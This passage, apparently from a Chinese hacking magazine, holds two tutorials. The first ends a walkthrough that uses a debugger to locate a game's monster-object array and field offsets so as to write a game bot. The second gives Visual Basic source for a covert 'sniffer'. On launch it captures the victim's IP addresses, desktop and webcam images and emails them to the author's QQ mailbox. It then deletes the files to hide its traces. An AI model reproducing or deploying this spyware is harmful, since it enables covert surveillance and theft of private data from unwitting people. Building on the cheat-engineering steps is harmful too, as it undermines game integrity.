E，用OD附加程序，来到00475043地址的代码处，部分代码如下所示：





图23


```
    0047503D  |.  8946 30         mov dword ptr
ds:[esi+30],eax
    00475040  |.  894E 14         mov dword ptr
ds:[esi+14],ecx
    00475043  |>  8B83 5C1A0000 mov eax,dword
ptr ds:[ebx+1A5C]//这里将数据放入eax
    00475049  |.  8B4F 0C         mov ecx,dword
ptr ds:[edi+C]

    地址004751d5附近的代码：

    004751C9  |. /75 0A             jnz short
Client.004751D5
    004751CB  |. |C783 9C380000>mov dword ptr
ds:[ebx+389C],0
    004751D5  |> \8B83 5C1A0000 mov eax,dword
ptr ds:[ebx+1A5C]
    004751DB  |.  3D 10270000   cmp eax,2710
    004751E0  |.  73 19             jnb short
Client.004751FB
    004751E2  |.  8B0C85 E0ECE6>mov ecx,dword
ptr ds:[eax*4+3E6ECE0]
```

我们在这里下个断点，看看ebx的数值到底是多少。下好断点之后，在游戏里面选择一只怪，这是游戏中断了下来，ebx数值为1B46F658；004751E2地址处处理的数据包含这样一个类型[eax*4+3E6ECE0]。这个在这里强调一下，在内存中对于数组的访问就是采用这种模式，而所有的怪的对象一般也放在一个大的数组里。那我们这样想一下：找到数组的开始位置，然后找到某一个怪在数组中的偏移，这样就找到了怪的内存地址，这个地址一个偏移，就是在这个怪的ID号。为了验证我们的想法是否正确，我们来测试一下。通过上面的数据我们基本可以确定数组的基址是3E6ECE0，我们在上面测试的时候一个怪的ID是1252，那我们就输入dd[3E6ECE0+4*1252],这样我们看到的是这个地址指向的地址的数据，如果不加[]的话我们看到的是3E6ECE0+4*1252指向的那个地址。我们选择"文本""ASCII(64)"，结果如图26所示。我们在这里可以看到"野猫"这个怪的名称了，那按照上面的分析，这里就应该是怪的对象基址了，我们仍然按照BASE+偏移的方式来表示，经过分析可以发现：


图25


图26




图27

[eax*4+03e6ece0] 对象属性基址（eax=1246 1247 1248 1249 124a，其实这个数组便宜就是怪的ID号）。

+4　　类型，比如说2e就是怪物；或其他的是玩家

+c　　数组的下标偏移，如图27所示

+320　怪的名字

通过修改eax的数值，我们就可以取得不同的怪，这里注意一下啊，这里显示的是人物附近的怪。不可见得是不能显示的。

好了，到这里为止这个游戏两大属性我们已经分析完了，下面要做的就是找到攻击怪的代码为止、以及自发动喝药、自动寻路等了。限于篇幅，作者这里就不继续写了，感兴趣的读者可以尝试自己分析，着重攻击怪的代码，然后写外挂。

用VB制作信息嗅探器

随风而逝

时间过的真快，一转眼小菜我已经跨过高考这道坎，迈进了大学，新的环境，新的同学，不由的有许多陌生，当然，不变的是依然可以买到X档案，貌似VB的文章越来越少见了？好吧，我来贡献个吧。不知道各位叉子有没碰到家里亲戚离家出走的状况，我弟弟迷上了CF，老是离家，通宵不归，全县网吧太多了，实在是没办法一个个找，没办法，叉子我只好自己动手，做个信息嗅探器定位啦！

当然，这个程序也可以得到其他信息。

一、确定思路

既然想知道在哪上网，首先就得抓取IP地址，而且得到内网IP和外网IP就能定位到机器了，我们这边内网是192.168.1.XXX模式的，其中192.168.1.1一般是分配给路由器的，网吧里正真的1号机器IP一般是192.168.1.2，依此类推。得到IP后最好能抓个桌面截图和摄像头截图，原因是现在的网吧一般都会在桌面写上网吧名称，更好查找。如图1图2。至于摄像头截图则是为了看看情况。当然，除了这些功能还可以加上其他的，小菜我忙着军训，就不多说了。这个程序除了可以找人，还可以获取到敏感信息，比如桌面上聊天记录，摄像头对面是个什么什么人。




图1




图2

二、操刀上阵

首先打开VB，新建一个标准工程文件，界面大家随意写，我把抓取IP和抓图以及发送一起放在开头，既只要运行程序就先进行这些动作，然后才会进入到界面，这个期间会有5秒左右延迟，如果大家觉得不方便可以使用form1.show指令显示窗体。建立2个窗体，分别是form1和form2，从form2启动程序，如图3。在窗体上建立Picture控件和timer控件，作用是用于抓取桌面截图，这个在一年前的文章中我有讲过，节省篇幅，在此不多 嗦，具体的大家看代码解释，timer1的interval属性为1000，即为1秒，enable属性为true。建立模块，用于截图，代码也请在光盘看。




图3

timer1代码如下：

```
ret = PictureBoxSaveJPG(Picture1.Picture, Replace(App.Path & "\" & "desktop" & ".JPG", "\\", "\"))  '保存压缩后的图片
```

我设定的直接放在相对路径下，大家可以修改路径的,只要注意发送的时候路径不错就行至此窗体2的代码已经搞定，下面就是获取IP和摄像头截图以及发送了。打开form1，建立3个text控件，建立1个Picture控件，我调试弄成Picture2了。凑合下，2个timer控件，如图4。并建立2个模块，一个用于取得外网IP，一个用于发信。开始编写代码：

```
Private Sub Form_Load()

Form1.Show '显示窗体

Text1.Text = GetoutIp()   '文本框1得到外网IP引用模块1

Text2.Text = LocalIPAddress()   '文本框2为内网IP

Text3.Text = App.Path & "\"   '文本框3取得相对路径，准备存放摄像头图片

'打开摄像头

Dim xMax As Integer, xMon As Integer
```

```
CapHwnd = capCreateCaptureWindow("WebcamCapture", 0, 0, 0, 640, 480, Me.hwnd, 0)

DoEvents

SendMessage CapHwnd, CONNECT, 0, 0

Timer2.Enabled = True

End Sub


Private Sub Timer2_Timer()

On Error Resume Next

SendMessage CapHwnd, GET_FRAME, 0, 0

SendMessage CapHwnd, COPY, 0, 0

Picture2.Picture = Clipboard.GetData

Clipboard.Clear

Dim sFileName As String

sFileName = "people" '取得的照片名称

SavеJPG Picture2, Text3.Text & "\" & sFileName & ".jpg", 80 '存放照片

Timer2.Enabled = False

Timer1.Enabled = True '开始发信

End Sub


Sub sendmail()

On Error Resume Next

namespace = "http://schemas.microsoft.com/cdo/configuration/"

Set Email = CreateObject("CDO.message")

Email.From = "648110318@qq.com" '发件人邮箱

Email.To = "53877910@qq.com" '收件人邮箱

Email.subject = "定位啦~~哈哈" '邮件名称

a = App.Path & "\desktop.jpg" '附件路径

b = App.Path & "\people.jpg" '附件路径

Email.textbody = "公网IP:" & Form1.Text1.Text & "   内网IP:" & Form1.Text2.Text

Email.addattachment a    '添加附件A

Email.addattachment b

With Email.configuration.fields

.Item(namespace & "sendusing") = 2

.Item(namespace & "smtpserver") = "smtp.qq.com"

.Item(namespace & "smtpserverport") = 25

.Item(namespace & "smtpauthenticate") = 1

.Item(namespace & "sendusername") = "XXXXXXX" '发件人用户名

.Item(namespace & "sendpassword") = "XXXXXXXXXXXXXX" '发件人密码

.Update

End With

Email.send

Set Email = Nothing  '发信成功处理事件

Kill App.Path & "\desktop.jpg"

Kill App.Path & "\people.jpg"    '擦脚印，你懂的~~

End Sub
```

